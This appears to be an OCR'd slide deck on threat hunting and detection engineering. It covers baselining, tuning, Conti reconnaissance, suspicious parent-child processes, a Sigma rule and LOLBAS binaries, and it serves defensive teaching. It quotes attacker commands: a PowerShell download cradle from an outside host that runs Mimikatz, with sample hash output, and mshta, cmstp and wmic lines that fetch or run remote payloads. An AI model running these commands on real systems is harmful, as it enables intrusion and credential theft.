
Processing

- Now knowing what data to look into, hypothesize detection opportunities.
  - This may be from one source or correlations between sources and events.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.
  - Analytics can assist in narrowing down the search.




Processing


Casting a wide net



Processing




Processing



Processing

Sometimes it isn’t a good search or detection opportunity



Processing: Questions

- What is the application, command, etc. used in the procedure and how is it used maliciously?
  - Example: PowerShell runs an encoded command to download a malicious enumeration script.
- How often is the procedure executed in normal operations?
  - Example: How often is encoded PowerShell used, or PowerShell used to download files?
  - If rare, you may be able to alert on broad usage.
- How is the application or procedure leveraged in your environment?
  - Example: Oracle spawns encoded PowerShell to download files in our environment.

Processing: Questions

- Are there common parent processes you can tune out or tune into?
- Are there common child processes you can tune out or tune into?
- Is it used with common command line parameters you can tune out or into?
  - Does the procedure rely on certain command line parameters?
- Does the process make network connections,
  - Can they be baselined and tuned out?
  - Only connect localhost, only connects to private IP space, connects external?

Processing: Questions

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

Processing: Questions

cmd launches whoami

Uses > to output to txt

cmd.exe /c whoami > "./Client/Common/redacted.txt"

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the ">" redirect command.

Processing: Questions

How often do the components appear in normal operations?

How often is whoami used?

cmd.exe /c whoami > "./Client/Common/redacted.txt"

How often does cmd launch whoami?

Is it common for whoami to be redirected to a txt file?

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd.exe launch whoami.exe?

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Common command line parameters you can tune out or into?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What’s using the “>” redirector in our environment?

Are there users we can tune in or out?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What users run whoami in our environment?

Does the process make network connections?

Localhost, Private IPs, External IPs?

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
```

https://adsecurity.org/?p=2604

Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker

parent_process

6 Values, 25.101% of events


Selected Yes No

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%



Conti Detection Opportunity 1

- Is it possible to flag on suspicious whoami usage in the environment?



Conti Detection Opportunity 2

- Is it possible to flag on suspicious nltest usage in the environment?
  - Any execution after baselining?
  - Execution with certain parameters?

Conti Detection Opportunity 3

- Is it possible to flag on suspicious net usage in the environment?

12 run net view /all /domain
T1087.002

13 run net view /all
T1069.001

14 run net group "Domain Admins" /domain
T1087.002

Suspicious Parent Child Relationships: IIS

- Baseline to detect suspicious children of IIS (w3wp.exe)

Windows® environment executables frequently used by attackers and rarely launched by benign IIS™ apps			
arp.exe	hostname.exe	ntdutil.exe	schtasks.exe
at.exe	ipconfig.exe	pathping.exe	systeminfo.exe
bitsadmin.exe	nbtstat.exe	ping.exe	tasklist.exe
certutil.exe	net.exe	powershell.exe	tracert.exe
cmd.exe	net1.exe	qprocess.exe	ver.exe
dsget.exe	netdom.exe	query.exe	vssadmin.exe
dsquery.exe	netsh.exe	qwinsta.exe	wevtutil.exe
find.exe	netstat.exe	reg.exe	whoami.exe
findstr.exe	nltest.exe	rundll32.exe	wmic.exe
fsutil.exe	nslookup.exe	sc.exe	wusa.exe

https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF

Suspicious Process Use of Network: PowerShell

- Baseline to detect suspicious PowerShell to external IPs.

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
  '#####'                                  with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * NTLM     : b4b2ba6980fea68fe9ad0d38c75129d2
     * SHA1     : e8d60baf02dcb8ba8598bc5ffcde86b9fe6269b8
    tspkg :
    wdigest :
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * Password : e9 a1 dc 7e 70 7f 1a 82 c3 63 32 de c4 2e da 3a 1c a0 e9 a0 b3 fb 7d 1f 26 63 a6 e1 7e 6a 11 c8 b0 eb e
0 f8 50 bc 54 7b 73 fa b3 4c b3 05 ba 66 1f ac 34 8c 0c 4d 79 95 dd 63 7e ab 4b 2a 24 83 fa 16 ff 03 e1 c1 ff 56 5e 28
 b0 80 00 12 9a b2 0b 28 a8 8b 6c ea 3a ee 35 50 b9 e1 e5 d6 66 c6 f6 a4 51 fe 7a 1c 2f 17 b2 70 3b 8f bb ad 1e 76 0b
59 99 67 ed 51 81 34 11 7f 3b e7 5c 64 7c f9 ab d9 90 98 e9 89 78 1d 43 ad e2 ad ac c6 af e7 24 2c d5 76 fe 14 17 69 0
e 19 c0 11 a1 b1 ef 25 27 5d 4a 17 52 73 37 99 c9 d5 3a c6 49 fe ce 5a 78 1c e4 58 ea e9 35 a0 c1 1c a0 0b 9e 05 0b b9
 fc fd ed 27 c0 7c a4 f0 c5 3c bd 57 13 77 18 3f 6f fb f4 df 2d 81 0c 65 cf 72 79 26 24 e5 e6 e9 ae 05 bc 40 c2 9e 98
91 16 26 1b b0 44 3f 11 9e
```

https://adsecurity.org/?p=2604

Suspicious Process Use of Network: Rundll32

- Baseline to detect suspicious Rundll32 to external IPs.

cobaltstrike by HelpSystems

Download Contact Us

BUY NOW FEATURES SCREENSHOTS TRAINING SUPPORT

Why is rundll32.exe connecting to the internet?

Posted on July 22, 2016 by Raphael Mudge

Previously, I wrote a blog post to answer the question: why is notepad.exe connecting to the internet? This post was written in response to a generation of defenders zeroing in on the notepad.exe malware epidemic that was plaguing them. Many offensive actions require spawning a new process to inject something into. In the Metasploit Framework (and ancient versions of Cobalt Strike), notepad.exe was the default process to spawn for these actions.

Today, rundll32.exe is the process Cobalt Strike will spawn when it needs a one-off process to inject something into. I've had many people write and ask: "Raphael, why rundll32.exe?" Others ask, "how do I switch from rundll32.exe to something else?" This blog post aims to answer these questions.

https://blog.cobaltstrike.com/2016/07/22/why-is-rundll32-exe-connecting-to-the-internet/

Suspicious File Write: PowerShell Writing LNK

- Detect PowerShell writing files with .lnk extension.
  - If too much noise, focus on:
    - Contains appdata
    - Contains start menu\programs\startup

Yellow Cockatoo continued to write malicious `.lnk` files into the startup directory. As we've seen in activity detected prior to September 2021, in recent detections, Yellow Cockatoo malware created an `.lnk` file in `startup` to establish persistence in compromised environments:

```
c:\users\[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\a6ee8c157724e7945bfcd9eb64fa3.lnk
```

https://redcanary.com/blog/intelligence-insights-october-2021/

Registry Event: Run Keys with Suspicious Path

- Detect suspicious run keys that contain \AppData\Roaming

```
detection:
    selection1:
        TargetObject|contains:
            - '\software\Microsoft\Windows\CurrentVersion\Run'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnce'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnceEx'
            - '\software\Microsoft\Windows\CurrentVersion\RunServices'
            - '\software\Microsoft\Windows\CurrentVersion\RunServicesOnce'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell'
            - '\software\Microsoft\Windows NT\CurrentVersion\Windows'
            - '\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders'
            - '\system\CurrentControlSet\Control\SafeBoot\AlternateShell'
        Details|contains:
            - \AppData\Roaming\
    condition: selection1
```

https://github.com/scythe-io/community-threats/blob/master/NetWire/SIGMA/registry_event_autorunkeys_with_AppData_Roaming.yml

Suspicious DLL Loads: Unmanaged PowerShell

- Detect the anomalous loading of:
  - System.management.automation.dll
  - system.management.automation.ni.dll

In December 2014, Lee Christensen came out with an Unmanaged PowerShell proof-of-concept [blog post]. Unmanaged PowerShell is a way to run PowerShell scripts without powershell.exe. Lee's code loads the .NET CLR, reflectively loads a .NET class through that CLR, and uses that .NET class to call APIs in the System.management.automation namespace to evaluate arbitrary PowerShell expressions. It's a pretty neat piece of code.

https://blog.cobaltstrike.com/2016/05/18/cobalt-strike-3-3-now-with-less-powershell-exe/

Common LoLBAS: Wmic

- Process of wmic.exe with a command line that contains process call create

Execute

Execute calc from wmic

```
wmic.exe process call create calc
```

Usecase: Execute binary from wmic to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

Add cmd.exe as a debugger for the osk.exe process. Each time osk.exe is run, cmd.exe will be run as well.

```
wmic.exe process call create "C:\Windows\system32\reg.exe add \"HKLM\SOFTWARE\Microsoft\Windows NT\Cu
```

Usecase: Execute binary by manipulate the debugger for a program to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

Execute evil.exe on the remote system.

```
wmic.exe /node:"192.168.0.1" process call create "evil.exe"
```

Usecase: Execute binary on a remote system
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

https://lolbas-project.github.io/lolbas/Binaries/Wmic/

Common LoLBAS: Msbuild

- Detecting suspicious msbuild execution.

AWL bypass

Build and execute a C# project stored in the target XML file.

```
msbuild.exe pshell.xml
```

Usecase: Compile and run code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

Execute

Build and execute a C# project stored in the target csproj file.

```
msbuild.exe project.csproj
```

Usecase: Compile and run code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

Executes Logger statements from rsp file

```
msbuild.exe @sample.rsp
```

Usecase: Execute DLL
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

https://lolbas-project.github.io/lolbas/Binaries/Msbuild/

Common LoLBAS: Mshta

- Detect suspicious Mshta execution.

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

Executes VBScript supplied as a command line argument.

```
mshta.exe vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

Executes JavaScript supplied as a command line argument.

```
mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/LOLBAS-Project/LOLBAS/mas
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

https://lolbas-project.github.io/lolbas/Binaries/Mshta/

Common LoLBAS: CMSTP

- Suspicious use of cmstp.exe with /ni /s

Execute

Silently installs a specially formatted local .INF without creating a desktop icon. The .INF file contains a UnRegisterOCXSection section which executes a .SCT file using scrobj.dll.

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
```

Usecase: Execute code hidden within an inf file. Download and run scriptlets from internet.
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.003: CMSTP

AWL bypass

Silently installs a specially formatted remote .INF without creating a desktop icon. The .INF file contains a UnRegisterOCXSection section which executes a .SCT file using scrobj.dll.


```
cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.
```

Usecase: Execute code hidden within an inf file. Execute code directly from Internet.
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.003: CMSTP

https://lolbas-project.github.io/lolbas/Binaries/Cmstp/

Dissemination


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure


- If no structure exists we recommend leveraging [Palantir's Alerting and Detection Strategy (ADS) Framework](#).

- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



SIGMA

- Snort = Traffic
- Yara = Tools
- SIGMA = Procedures & SIEMs



https://www.networkdefense.co/courses/sigma/

LAB TIME

SCYTHE